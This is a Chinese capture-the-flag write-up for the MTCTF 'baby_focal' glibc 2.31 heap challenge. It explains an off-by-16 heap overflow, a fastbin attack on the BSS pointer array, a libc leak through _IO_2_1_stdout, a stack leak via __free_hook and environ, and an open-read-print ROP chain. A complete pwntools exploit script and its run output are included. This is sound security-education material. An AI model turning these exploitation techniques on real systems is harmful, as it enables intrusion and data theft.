MTCTF baby_focal writeup

原创

77Pray 于 2021-05-25 21:25:54 发布 139 收藏
分类专栏： pwn 文章标签： pwn


pwn 专栏收录该内容
6 篇文章 0 订阅
订阅专栏

MTCTF baby_focal writeup


题目概览

一道glibc2.31的堆题，但漏洞利用过程与新特性没什么关系

开启了seccomp，禁用了execve，也就是我们要用orw来读flag



```
root@80417603518f:/ctf/work# seccomp-tools dump /ctf/work/baby_focal
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x02 0xc000003e  if (A != ARCH_X86_64) goto 0004
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x15 0x00 0x01 0x0000003b  if (A != execve) goto 0005
 0004: 0x06 0x00 0x00 0x00000000  return KILL
 0005: 0x06 0x00 0x00 0x7fff0000  return ALLOW
```

- 用了_ptrace函数来反调试，我们直接把它nop掉就行




```
        xor     eax, eax
        mov     ecx, 0
        mov     edx, 0
        mov     esi, 0
        mov     edi, 0          ; request
        mov     eax, 0
        nop                     ; Keypatch modified this from:
                                ;   call _ptrace
                                ; Keypatch padded NOP to next boundary: 4

        nop
        nop
        nop
        nop
        mov     eax, 0
```

为了方便调试，我们把两个sleep也nop掉




```
        mov     edi, 1          ; seconds
        nop                     ; Keypatch modified this from:
                                ;   call _sleep
                                ; Keypatch padded NOP to next boundary: 4 bytes

        nop
        nop
        nop
        nop
        lea     rdi, aProcessing_0 ; "processing .."
        call    _puts
        mov     edi, 1          ; seconds
        nop                     ; Keypatch modified this from:
                                ;   call _sleep
                                ; Keypatch padded NOP to next boundary: 4 bytes

        nop
        nop
        nop
        nop
```

经典的菜单题




```
while ( 1 )
{
  puts("\n[1]: alloc");
  puts("[2]: edit");
  puts("[3]: delet");
  puts("[4]: exit");
  printf(">> ");
  read_input(nptr, 1LL);
  v0 = atoi(nptr);
```

- alloc这里值得一提的是采用了calloc来申请堆块，这个函数和malloc的主要区别在于会将堆块的内容清空以及申请堆块的时候不会从tcache里面取，漏洞点在记录chunk大小这里，它记录的值为我们输入的size+16




```
v4 = __readfsqword(0x28u);
v2 = 0;
nmemb = 0LL;
printf("index >> ");
__isoc99_scanf("%d", &v2);
if ( v2 >= 0 && v2 <= 4 )
{
  printf("size >> ");
  __isoc99_scanf("%lu", &nmemb);
  v0 = v2;
  *(&chunk + 2 * v0) = calloc(nmemb, 1uLL);
  if ( *(&chunk + 2 * v2) )
  {
    printf("alloc: [0x%lx]\n", *(&chunk + 2 * v2) & 0xFFFLL);
    size[2 * v2] = nmemb + 16;
  }
  else
  {
    size[2 * v2] = 0LL;
    puts("[-] alloc failed");
  }
```

- 而在edit这里，read的值是从size里面取的，所以我们相当于拥有了越界写0x10个字节的条件



```
v2 = __readfsqword(0x28u);
v1 = 0;
printf("index >> ");
__isoc99_scanf("%d", &v1);
if ( v1 >= 0 && v1 <= 4 && chunk[2 * v1] )
{
  printf("edit: [0x%lx]\n", chunk[2 * v1] & 0xFFF);
  printf("content >> ");
  read_input(chunk[2 * v1], size[2 * v1]);
}
```


- delet会将堆指针数组和size数组清空，不存在UAF



```
v2 = __readfsqword(0x28u);
v1 = 0;
printf("index >> ");
__isoc99_scanf("%d", &v1);
if ( v1 >= 0 && v1 <= 4 && *(&chunk + 2 * v1) )
{
  printf("free: [0x%lx]\n", *(&chunk + 2 * v1) & 0xFFFLL);
  free(*(&chunk + 2 * v1));
  *(&chunk + 2 * v1) = 0LL;
  size[2 * v1] = 0LL;
  printf("now: [0x%lx]\n", *(&chunk + 2 * v1) & 0xFFFLL);
}
```

没有show函数，这就意味着我们要通过打 _IO_2_1_stdout 来泄露libc

好消息是题目没有开启pie


```
[*] '/ctf/work/baby_focal'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

利用思路

任意地址写

由于可以越界写16字节，我们可以劫持FD字段，所以想到可以打tcache attack，但这里用的是calloc函数，所以我们选择 fastbin attack

所以先填满对应大小的tcache，再free就可以进入fastbin里面

然后就是FD劫持的位置，由于没有开pie，很自然就能想到可以劫持bss段上的堆指针数组和size数组，到了这一步我们就相当于拥有的任意地址写，接下来就是泄露、

泄露libc

通过修改bss上的数据，我们可以伪造一个unsorted bin 大小的chunk，把这个chunk给free掉，它的fd就会带上一个libc的地址，然后我们通过局部覆盖爆破出 _IO_2_1_stdout（十六分之一的概率），从而泄露出libc基地址

拿到libc之后问题在于往哪里写orw的ROP链，这里我选择的是往栈上写

栈上写rop链

所以首先要泄露出栈地址，我采取的手段是：


把 free_hook 改成 puts的plt地址，然后在堆块里写上 environ 的地址，这样当我们free掉这个堆块的时候，就会泄露出 environ 的值，即栈的地址

最后算一下edit函数的返回地址的偏移，在edit的时候把rop链写到栈上，最后ret的时候就会执行我们的rop链，从而把flag打印出来

值得一提的是，程序里有flag这个字符串，这样我们就不用自己写，直接把这个地址传进RDI就行，还有就是调用 open 的时候，记得把RSI清0，即第二个参数为0

exp

```
from pwn import *
context.binary = "./baby_focal"
#context.log_level = "debug"
libc = context.binary.libc
def debug():
    gdb.attach(sh)
    pause()

def add(index,size):
    sh.sendlineafter(">> ","1")
    sh.sendlineafter(">> ",str(index))
    sh.sendlineafter(">> ",str(size))

def free(index):
    sh.sendlineafter(">> ","3")
    sh.sendlineafter(">> ",str(index))

def edit(index,data):
    sh.sendlineafter(">> ","2")
    sh.sendlineafter(">> ",str(index))
    sh.sendafter("content >> ",data)


while 1:
    try:
        sh = process("./baby_focal")
        sh.sendlineafter("name: ","77pray")
        for i in range(7):
            add(0,0x70)
            free(0)
        add(0,0x78)
        add(1,0x70)
        free(1)
        payload1 = b'a'*0x70 + p64(0x0) + p64(0x81) + p64(0x404060)
        edit(0,payload1)
        add(1,0x70)
        add(1,0x70)
        payload2 = p64(0x404060) + p64(0x1000) + p64(0x0) + p64(0x421) + p64(0x404080) + p64(0x421)+ b'\x0a'
        edit(1,payload2)
        payload2 = p64(0) * 2 + p64(0x404060) + p64(0x421) + p64(0x0) + p64(0x421) + p64(0x404080) + p64(0x421)+
 b'\x11'*0x3f0 + p64(0x0) + p64(0x21) + p64(0)*3 + p64(0x21) + b'\x0a'
        edit(1,payload2)
        free(3)
        payload3 = p64(0x404088) + p64(0x421) + p64(0) * 2 + b'\x60\x97\x0a'
        edit(1,payload3)
        edit(0,p64(0x40)+b'\x0a')
        payload4 = flat(0xfbad1800, 0, 0, 0) + b'\x50\x0a'
        edit(2,payload4)
        stdin_addr = u64(sh.recvuntil('\x7f',timeout=0.1)[-6:].ljust(8, b'\x00'))
        libc_base = stdin_addr - libc.sym['_IO_file_jumps']
        free_hook = libc_base + libc.sym['__free_hook']
        stack = libc_base + libc.sym['environ']
        puts_plt = 0x401134
        #print(hex(libc_base))
        edit(0,flat(0x40,free_hook,0x20 , stack-0x10 , 0x20 )+b'\x0a')
        edit(3,p64(puts_plt) + b'\x0a')
        edit(4,flat(0,0x61)+b'\x0a')
        edit(0,flat(0x40,free_hook,0x20 , stack , 0x20 )+b'\x0a')
        #debug()
        sh.sendlineafter(">> ","3")
        sh.sendlineafter(">> ",str(4))
        stack_addr = u64(sh.recvuntil('\x7f')[-6:].ljust(8,b'\x00')) - 304
        #print(hex(stack_addr))
        edit(0,flat(0x40, stack_addr , 0x400) + b'\x0a')

        pop_rdi_ret = libc_base + 0x2155f
        pop_rsi_ret = libc_base + 0x23e6a
        pop_rdx_ret = libc_base + 0x1b96
        pop_rax_ret = libc_base + 0x439c8
        flag_str_addr = 0x402068
        syscall = libc_base + 0x13C0
        bss_addr = 0x4040b0
        open_chain = p64(pop_rdi_ret) + p64(flag_str_addr)  + p64(pop_rsi_ret) + p64(0) + p64(libc.sym["open"] +
 libc_base)
        read_chain = p64(pop_rdi_ret) + p64(3)
        read_chain += p64(pop_rsi_ret) + p64(bss_addr)
        read_chain += p64(pop_rdx_ret) + p64(0x40) + p64(libc.sym["read"] + libc_base) # read
        puts_chain = p64(pop_rdi_ret) + p64(bss_addr)
        puts_chain += p64(libc.sym["puts"] + libc_base) # puts
        orw_chain = open_chain + read_chain + puts_chain
        edit(3,orw_chain+b'\x0a')
        sh.interactive()
        break
        #debug()
    except Exception as e:
        sh.close()
        pass
```



```
[*] Stopped process './baby_focal' (pid 15283)
[+] Starting local process './baby_focal': pid 15285
[*] Stopped process './baby_focal' (pid 15285)
[+] Starting local process './baby_focal': pid 15287
[*] Stopped process './baby_focal' (pid 15287)
[+] Starting local process './baby_focal': pid 15289
[*] Stopped process './baby_focal' (pid 15289)
[+] Starting local process './baby_focal': pid 15291
[*] Stopped process './baby_focal' (pid 15291)
[+] Starting local process './baby_focal': pid 15293
[*] Stopped process './baby_focal' (pid 15293)
[+] Starting local process './baby_focal': pid 15295
[*] Stopped process './baby_focal' (pid 15295)
[+] Starting local process './baby_focal': pid 15297
[*] Switching to interactive mode
flag{pwn!pwn!pwn!}
```